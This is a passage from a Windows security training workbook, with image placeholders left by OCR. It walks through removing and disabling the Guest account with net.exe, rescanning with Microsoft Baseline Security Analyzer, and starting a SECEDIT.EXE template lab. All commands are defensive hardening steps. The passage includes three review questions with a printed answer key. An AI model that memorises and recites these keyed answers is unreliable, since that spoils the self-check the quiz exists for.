


Sure enough, it is confirmed, the Guest account is in the Administrators group!

NOTE: This is not how a default install of Windows is configured. Changes were made to highlight weaknesses with the lab.

4. Remove the Guest account from the Administrators group with the following command:


```
net.exe localgroup Administrators Guest /del
```



The output says "The command completed successfully," but feel free to hit the Up-Arrow button on your keyboard to go to the prior command to list the members of the Administrators group again, just to make sure. We still need to disable the Guest account to make certain the account is not used.

5. Disable the local Guest account by running the following command:


```
net.exe user Guest /active:no
```



The output says "The command completed successfully," but let's examine the properties of the Guest account to confirm 1) it is not active, which is the same as being disabled, and 2) that it is not a member of the Administrators group.

6. List the properties of the Guest account with the following command:


```
net.exe user Guest
```



Notice that "Account active" is set to "No," and that "Local Group Memberships" does not include Administrators. So, our work is confirmed, the Guest account is disabled (not active) and has been successfully removed from the Administrators group. Let's scan the computer again with MBSA.


Task 4 – Scan a Computer Again

1. In the middle of the MBSA application, click the "Scan a computer" link:




2. In the "IP address" field, type in an address of "**127.0.0.1,**" but imagine this is a remote computer where you are a member of the Administrators group.

   Also, in the list of "Options" checkboxes, uncheck every box except for the one at the top for "Check for Windows administrative vulnerabilities," then click the "Start Scan" button:



MBSA will scan your local computer, showing a progress bar for a few seconds. Then the report will be displayed.


3. In the Report Details which appear, scroll down to the middle to where it shows "Guest Account."




Notice that there is now a green icon next to "Guest Account: The Guest account is disabled on this computer." This vulnerability has been remediated. (You may still have a warning about having multiple members in the Administrators group, but that is OK for this lab, it is expected, but at least the Guest account has been removed!)

4. Click the "OK" button to return to the main MBSA screen.

5. In the main MBSA screen, click the link in the middle to "View existing security scan reports."



6. In the window showing past security reports, notice that you can pull down the "Sort order" menu to sort your reports by scan date, IP address, security assessment result, or computer name. This is useful when you have scanned a large number of computers over the network multiple times in the past. (Your list of reports will look different than in the screenshot; that is fine.)



7. Click the "OK" button to return to the main MBSA screen.

Questions

1. True or False: Can the MBSA scan remote computers? _____
2. True or False: To scan a computer, must you be an administrator? _____
3. True or False: Can prior MBSA scan reports be read later? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Installed the Microsoft Baseline Security Analyzer (MBSA).
- Scanned the local computer with MBSA to identify vulnerabilities.
- Remediated a vulnerability that was found using the PowerShell ISE.
- Viewed the list of prior MBSA scan reports.

In this exercise, we used a free vulnerability scanner: Microsoft Baseline Security Analyzer (MBSA). While the scanning performed by the MBSA is not as comprehensive as the reports from commercial vulnerability scanners, free is free! The MBSA is mainly designed to be easy to use. The MBSA also provides guidance on what was scanned and about how to correct the vulnerabilities it found. With Internet access, the MBSA can also scan for missing patches. If you are a member of the Administrators group on other computers, then the MBSA can scan those remote computers over the network too (just make sure to get permission first). Even if you close the MBSA tool, you can always come back to view past reports.

This page intentionally left blank.

Question Answers

1. Can the MBSA scan remote computers? **True**
2. True or False: To scan a computer, must you be an administrator? **True**
3. True or False: Can prior MBSA scan reports be read later? **True**

Lab 5.3

SECEDIT.EXE

Lab 5.3 – SECEDIT.EXE

Background

We want to automate our security work as much as possible. Automation is important for speed and consistency. An INF security template is just a text file. Hundreds of configuration changes may be defined in a textual INF security template. The SECEDIT.EXE command-line tool can be used to automate the application of an INF security template to reconfigure a Windows computer. The SECEDIT.EXE tool may also be used to audit a Windows computer by comparing the settings of the computer to the settings defined in the INF template. The output of an audit like this is a plain text log file. This log file can be searched for keywords that indicate mismatches found between the computer and the template. These commands can be done in the old CMD.EXE command shell, but PowerShell is the future of Windows scripting and command shell execution.

Objectives

- Open the PowerShell ISE desktop application.
- Compare the current state of the system against an INF security template.
- Apply the INF security template to the local computer to reconfigure it.
- Re-examine the current state to confirm changes were made.


Your objectives for this lab are to learn how to use the Windows start screen to search for an application, such as PowerShell ISE, and launch that application with administrative privileges. Next, you will use the SECEDIT.EXE command-line tool in PowerShell to compare your local computer against an INF security template. Then you will apply that template to your computer to reconfigure it to match the template. The emphasis here is learning how to automate this work and to get more practice using PowerShell.

Duration - 20 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).

